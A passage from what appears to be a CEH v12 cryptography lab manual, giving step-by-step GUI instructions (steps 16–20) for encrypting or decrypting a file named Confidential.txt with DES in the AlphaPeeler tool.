


Module 20 – Cryptography


16. The **Open** window appears; in the **Look in** field, navigate to the location of **Z:\CEHv12 Module 20 Cryptography\Cryptanalysis Tools\AlphaPeeler** and select **Confidential.txt** file; then, click **Open**.



17. The **Confidential.txt** file appears; click **Professional crypto** from the menu bar and select the **DES crypto** option.



18. The **DES crypto** pop-up appears; click the ellipsis icon next to the **Plain text file** option.




19. The **Open** window appears; navigate to **Desktop** and name the file **Result.txt**; then, click **Open**.

Note: Here, we are creating an output file that will be in plain-text.

20. In the **DES crypto** pop-up; click the ellipsis icon under the **Cipher text file** option.

